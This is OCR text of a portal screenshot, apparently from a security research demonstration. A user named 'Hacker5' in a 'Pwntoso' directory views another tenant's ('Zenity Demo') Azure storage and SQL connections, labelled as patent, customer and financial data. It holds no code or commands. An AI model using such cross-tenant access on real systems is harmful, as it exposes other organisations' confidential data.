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


Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Settings

Directories

Directories ⓘ


Switching directories will reload the portal. The directory you choose will impact the apps that are available in the experience. Learn more about directories.

Current directory ⓘ

Pwntoso

All Directories

Name ↑		Domain	Directory ID
Pwntoso	✓ Current	pwntoso.onmicrosoft.com	420983fd-32b0-4ab…
Zenity Demo	Switch	zenitydemo.onmicrosoft.com	fc993b0f-345b-4d01…



Connections in Zenity Demo (default)

Name		Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	···	11 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	···	10 min ago	Connected
Azure Queues Azure Queues	···	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	···	14 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	···	20 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	···	2 wk ago	Connected

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
